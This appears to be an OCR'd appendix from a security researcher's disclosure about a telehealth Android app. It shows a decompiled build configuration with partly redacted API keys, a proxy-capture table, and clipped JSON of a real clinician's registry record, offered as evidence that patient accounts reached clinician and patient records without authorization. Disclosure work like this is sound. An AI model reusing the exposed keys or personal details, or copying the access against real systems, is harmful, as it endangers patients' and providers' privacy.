
```java
package com.[redacted].android;

import java.util.concurrent.atomic.AtomicBoolean;

public final class BuildConfig {
    public static final String APPLICATION_ID = "com.[redacted].android";
    public static final String AWSDK_HM_KEY = "ele[redacted]";
    public static final String AWSDK_HM_URL = "https://[redacted]";
    public static final String AWSDK_NYP_KEY = "7ab[redacted]";
    public static final String AWSDK_NYP_URL = "[redacted]";
    public static final String BOT_MODEL = "Calypso AppCrawler";
    public static final String BUILD_TYPE = "release";
    public static final String COGNITO_APP_CLIENT_ID = "5glij[redacted]";
    public static final String COGNITO_APP_WEB_DOMAIN = "ver[redacted]";
    public static final String COGNITO_SIGN_IN_REDIRECT = "[redacted]";
    public static final String COGNITO_SIGN_OUT_REDIRECT = "[redacted]";
    public static final boolean DEBUG = false;
    public static final boolean FEATURE_ACTIONS_LOGGING_ENABLED = true;
    public static final String FLAVOR = "prodNormal";
    public static final String FLAVOR_app = "prod";
    public static final String FLAVOR_environment = "normal";
    public static final String GIT_HASH = "[redacted]";
    public static final AtomicBoolean IS_UI_TEST = new AtomicBoolean(false);
    public static final String KOCHAVA_APP_ID = "[redacted]";
    public static final String OPTIMIZELY_PROJECT_ID = "[redacted]";
    public static final String OPTIMIZELY_SDK_KEY = "SwUh[redacted]";
    public static final String PLATFORM = "Android";
    public static final String SENTRY_DSN = "https://[redacted]";
    public static final boolean TEL_PROD_TESTING = false;
    public static final int VERSION_CODE = 485;
    public static final String VERSION_NAME = "3.63.1";
    public static final String VERSION_NAME_CLEAR = "3.63.1";
    public static final String ZD_APP_API_KEY = "F31[redacted]";
    public static final boolean ZD_TRUST_ALL_CERTS = false;
}
```

Credit: Knight Ink

APPENDIX B: Unauthorized access to clinician records as a patient user account with evidence of a real clinician



Provider Profile Details	
Clinic Name	
Provider Organization	
Address	
Phone Number	
Fax Number	
Authorized Official Name	Oleg
Authorized Official Title/Position	Medical Director
Authorized Official Contact Number	8877
NPI Number Details	
NPI Number	
Provider Enumeration Date	05/10/2006

Overview

is an obstetrician-gynecologist in and is affiliated with multiple hospitals in the area, including He received his medical degree from University School of Medicine in New Orleans and has been in practice for more than 20 years.

Specialties

Obstetrics & Gynecology

Obstetricians/gynecologists (OB-GYNs) specialize in the woman's reproductive tract, pregnancy and childbirth.


General Obstetrics & Gynecology

```
| Title | Comment | TLS | IP | Cookies | Time        | Listener port |
|       |         |  ✓  |    |         | 22:04:37 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:37 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:37 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:37 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:37 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:41 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:41 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:41 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:41 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:43 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:46 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:46 15 | 8080          |
|       |         |  ✓  |    |         | 22:04:46 15 | 8080          |
```

```
AL CENTER",
ation_date":"2006-05-10",
pdated":"2020-08-22",
":"A",
ized_official_credential":"M.D.",
ized_official_first_name":"OLEG",
ized_official_last_name":
ized_official_middle_name":"B.",
ized_official_telephone_number":"          8877",
ized_official_title_or_position":"MEDICAL DIRECTOR",
                         SURGICAL CENTER"
es":[
s":[
try_code":"US",
try_name":"United States",
ess_purpose":"LOCATION",
ess_type":"DOM",
ess_1":"
ess_2":"STE 503",
":"
e"
al_code":"
phone_number":          8877",
number":"
try_code":"US",
try_name":"United States",
ess_purpose":"MAILING",
ess_type":"DOM",
ess_1":
ess_2":"STE 503",
":"
e"
al_code":
phone_number":          -8877",
number":"
es":[
"code":
```

Credit: Knight Ink

APPENDIX C: Unauthorized access to other patient records as a patient user account with evidence of a real patient



